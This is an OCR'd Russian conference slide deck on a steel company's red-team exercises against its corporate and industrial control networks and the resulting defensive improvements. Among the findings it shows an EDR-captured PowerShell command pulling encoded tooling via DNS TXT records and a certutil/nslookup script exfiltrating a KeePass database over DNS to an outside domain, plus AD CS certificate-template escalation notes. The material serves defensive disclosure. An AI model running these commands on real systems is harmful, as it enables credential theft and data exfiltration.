Kaspersky Industrial Cybersecurity Conference 2023

RedTeaming - от тренировок противодействия к методике оценки эффективности BlueTeam

Сергей Повышев
ПАО «Северсталь»

kaspersky

Северсталь

RedTeaming - от тренировок противодействия к методике оценки эффективности BlueTeam.

Сергей Повышев

Сентябрь 2023


Итоги RedTeaming 2021

Предпосылки для формирования плана корректирующих мероприятий на 2022 год.

действий RedTeam обнаружено

4 дня


Среднее время реакции



17 дней

Взлом Домена и АСУ ТП

Проблемы, которые необходимо решить



Возможность выявления атак

- Недостаточный охват мониторингом
- Не все сценарии выявления атак алгоритмизированы в системе мониторинга ИБ
- Не по всем сценариям выявления атак автоматически формируются инциденты

Реакция на атаки

- Средняя скорость реакции на атаки **5 дней** (max 12/min 4)
- Реагировали только на шумные активности хакеров
- Стандартные техники атака не были зафиксированы

«Свободная касса» из корп. сегмента в АСУ ТП


- Защищенность АСУТП зависит от уязвимостей корпоративной сети

Работа над ошибками. Повышаем защищенность

Red forest. Независимый домен для технологической инфраструктуры – выстраиваем забор со шлюзом RDGW + 2FA.

КСПД - не доверенная среда.


- Отдельная инфраструктура для технологических сетей (AD, CA, RDGW, TS)
- Доступ в инфраструктуру по не извлекаемым сертификатам на токене.
- Сами АСУ ТП не в домене
- Микросегментация по сервисам с полным покрытием мониторингом инфраструктуры доступа




Работа над ошибками. Повышаем % выявления инцидентов

Внедрение KEDR на 100% серверов ДМЗ АСУТП

- Анализ действия привилегированных пользователей
- Расширенный UF threathunting, с автоматизированными построениями корреляционных цепочек
- Централизованное управление и сбор артефактов





Снижение времени расследования инцидентов, минуя шаг 2,3

Независимая оценка реализованных мероприятий

RedTeaming 4кв 2022. Цели:

9 сценариев

Подготовили совместно команды White и Red; был детализирован каждый сценарий и выделены критерии успешности

Для достижения целей были разработаны сценарии атак, актуальные в последние 2 года

6 Workaround

Для избежания потери времени в случае потери доступа были подготовлены воркэраунды по каждому сценарию, позволяющие поддерживать динамику проводимых работ

Взлом через внешние сервисы не реализован, НО…

«Контактные» техники атак позволили закрепиться в корпоративной сети

BitLocker
Украденный ноутбук + Wi Fi + Domain Persistence: атака Golden Certificate — ok

\+

УЗ от внутрикорпоративных сервисов на **github.com**

\+

Уязвимые шаблоны сертификатов

=

Компрометация домена

Не повторяйте наших ошибок

Уязвимость 2022 года - проверьте свои шаблоны сертификатов


Уязвимые конфигурации шаблонов сервиса AD CS могут позволить пользователям, обладающим правами на выпуск соответствующих сертификатов, повысить свои привилегии в домене.

Запустите утилиту certify.exe для поиска уязвимых шаблонов

ENROLLEE_SUPPLIES_SUBJECT = TRUE

Злоумышленник, обладающий правами на выпуск сертификатов по данным шаблонам, может, указывая alt name, выдавать себя за любую учетную запись домена.

Если данный шаблон позволяет выпускать сертификаты для группы **Domain Computers**, его нужно отключить!



https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf


Red имеет AD enterprise admin, новая цель для Red - АСУ ТП

Защищенность АСУ ТП стала независимой от уязвимостей корпоративной сети?

BitLocker
Украденный ноутбук + Wi Fi + Domain Persistence: атака Golden Certificate — ok

КСПД → 4 → DMZ АСУ ТП → X → 5 → АСУ ТП → X

Максимальные привилегии у **RED на протяжении 29 дней**

drop-box устройства
- 3 шт. 
- 18 шт. 

Компрометация DMZ АСУ ТП
1. Получение доступа к терминалу для подключения к АСУ ТП
2. DataLake
3. Критичных сервисов АСУТП

Компрометация производственного сегмента
1. SCADA
2. Контроллеры

Эксплуатация уязвимостей — X
Повышение привилегий — X
Даем доступ RED на ТС в DMZ АСУ ТП — X

X — Ни одна цель в АСУ ТП не достигнута

- Более оперативная реакция
- Трудность в продвижении
- Блокировка

9 9

RED Обходят ограничения на ТС в АУСТП

Загрузка инструментов, эксфильтрация данных


На терминальных серверах DMZ АСУТП есть ряд ограничений: выключен буфер обмена, монтирование накопителей, включены AppLocker и SRP.

Поэтому для загрузки инструментов на сервер RED использовали эмуляцию нажатия клавиш при помощи скрипта на python — перепечатывали закодированные инструменты в блокнот на терминальном сервере.

Для эксфильтрации данных с терминальных серверов в DMZ АСУ ТП использовали **отстуки по DNS**

Как KEDR выявляет развитие атаки из DMZ АСУ ТП

Утилита certutil.exe и эксфильтрация данных из защищенного сегмента



Создать правило запрета Создать задачу

Интерактивный ввод команд в консоли

Теги IOA	T1140_Deobfuscate_Decode_Files_or_Information_input
Тип ввода	Консоль
Текст команды	Stest=([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String((1..2|%{do{Serror.clear();Resolve-DNSName -ty TXT -na "file.S_.cloudmscdnserver.top"|Where-Object Section -eq Answer| Select -Exp Strings}until(Serror.count -eq 0)}))))
	Скопировать в буфер
Время события	2022-12-07 13:42:48.906

Инициатор события

Файл	"C:\Windows\System32\WindowsPowerSh e"
MD5	7353f60b1739074eb17c5f4dddefe239
SHA25	
Свед	
Имя х	
IP хос	

```
certutil -encodehex Kasper.kdbx kasper.txt 12

$str = Get-Content -Path .\kasper.txt
$sl = $str -split '(.{30})' | ?{$_}

$domain = ".00a978fe.pwnie.me"
foreach ($item in $sl){ & nslookup $item$domain}
```

*** после обхода applocker exfiltration over DNS с использованием утилиты certutil.exe**

Итоги RedTeaming 1кв. 2023

27 дней

АСУ ТП
не взломана

Взлом домена КСПД

- Цели по ТСПД не достигнуты, детектирование и реагирование на хорошем уровне.
- Обновленная стратегия по защите АУСТП **верная**, транслируем ее на все защищаемые активы.
- Появились алерты в EDR на целевые атаки и эксплуатацию уязвимостей,
  но автогенерация инцидентов не реализована.
- **Низкий охват сотрудников, вовлеченных в RedTeaming**

Технологический домен рвет kill-chain

KEDR. Технологические сценарии оборвались через 2 дня


Сильная парольная политика, в том числе на загрузку проектов в ПЛК

Работа над ошибками, акценты 2023

BAS-системы определяют оптимальные настройки СЗИ и тестируют контроли SOC

- Создали новые правила автогенирации инцидентов
- Повысили количество заблокированных атак
- **>70%** атакуемых техник выявлялось KEDR автоматически (из коробки)
- Уменьшили время реакции на инцидент
- KEDR детектирует эмулируемые BAS-системой атаки с минимум falsepositive

Оценка общего уровня риска и результаты запуска симуляций атак



Работа над ошибками, акценты 2023

Увеличиваем интенсивность кибертренировок. Каждый оператор как часть SOC

Кибертренировки состоят из:

- Штабных учений (теория)
- Полевых учений (практика)

Удовлетворяем требования:

- Приказ 235,239 ФСТЭК России
- Приказ № **282, 367** ФСБ России
- Указ № **612** Президента РФ (Светофор ФСТЭК)
- Федеральный закон №187-ФЗ

Пример сценарии полевых учений:


1. Проникновение вируса-шифровальщика (баннер-вымогатель)
2. Множественное срабатывание АВЗ (всплывающие предупреждения)
3. Организация нелегитимных каналов связи в АСУ ТП (4G модем, Wi-Fi роутер)
4. Запуск утилиты, имитирующей процесс брутфорса УЗ
5. Запуск имитации работы криптомайнинга

Детализация оценок по результатам отработки плана реагирования на компьютерные инциденты


	Цех-1		Цех-2		Цех-3		Цех-4		Цех-5
Сценарий	№1	№2	№1	№2	№1	№2	№1	№2	№1
выявление	3	1	2		2	3	0	2	1
информирование	2	1	1		2	3	0	1	1
устранение	3	1	1		3	3	0	1	1

Работа над ошибками, акценты 2023


Внутренние кибертренировки в действии



Баннер-вымогатель



Нелегитимное оборудование



Предупреждения АВЗ

Вместо заключения – оценка эффективности

Драйвер	Направление	Метрика драйвера	Мероприятие	Способ реализации мероприятий	Эффекты
Кибербезопасность	Защищенность	Независимая интегральная оценка технической защищенности > 80%*	Защищенность АСУ ТП не зависит от уязвимостей КСПД.	▪ Отдельный инфраструктурный домен АСУ ТП ▪ Подключение в АСУ ТП администраторов и пользователей через RDGW + 2FA	29 дней RED с max привилегиями в Корп Сети, а АСУ ТП не взломаны
			Тюнинг СЗИ для противостояния техникам MITRE	▪ BAS-системы для определения оптимальных настроек СЗИ	
	Выявление	90% инцидентов с высокой шумностью должны быть выявлены	Увеличить охват ОЗ средствами мониторинга	KEDR в ДМЗ АСУТП на 100% серверов	100% атак RED выявлены в первый день на серверах с KEDR
			Увеличить охват техник из MITRE контролями SOC.	BAS-системы + KEDR	
	Реагирование	Среднее время реакции на инцидент 20 часов	▪ Увеличить интенсивность тренировок. ▪ Увеличить охват сотрудников	Штабные и Полевые тренировки с персоналом АСУ ТП по отработке плана реагирования на компьютерные инциденты	Эффект еще не измерен

Kaspersky Industrial Cybersecurity Conference 2023

Спасибо!

kaspersky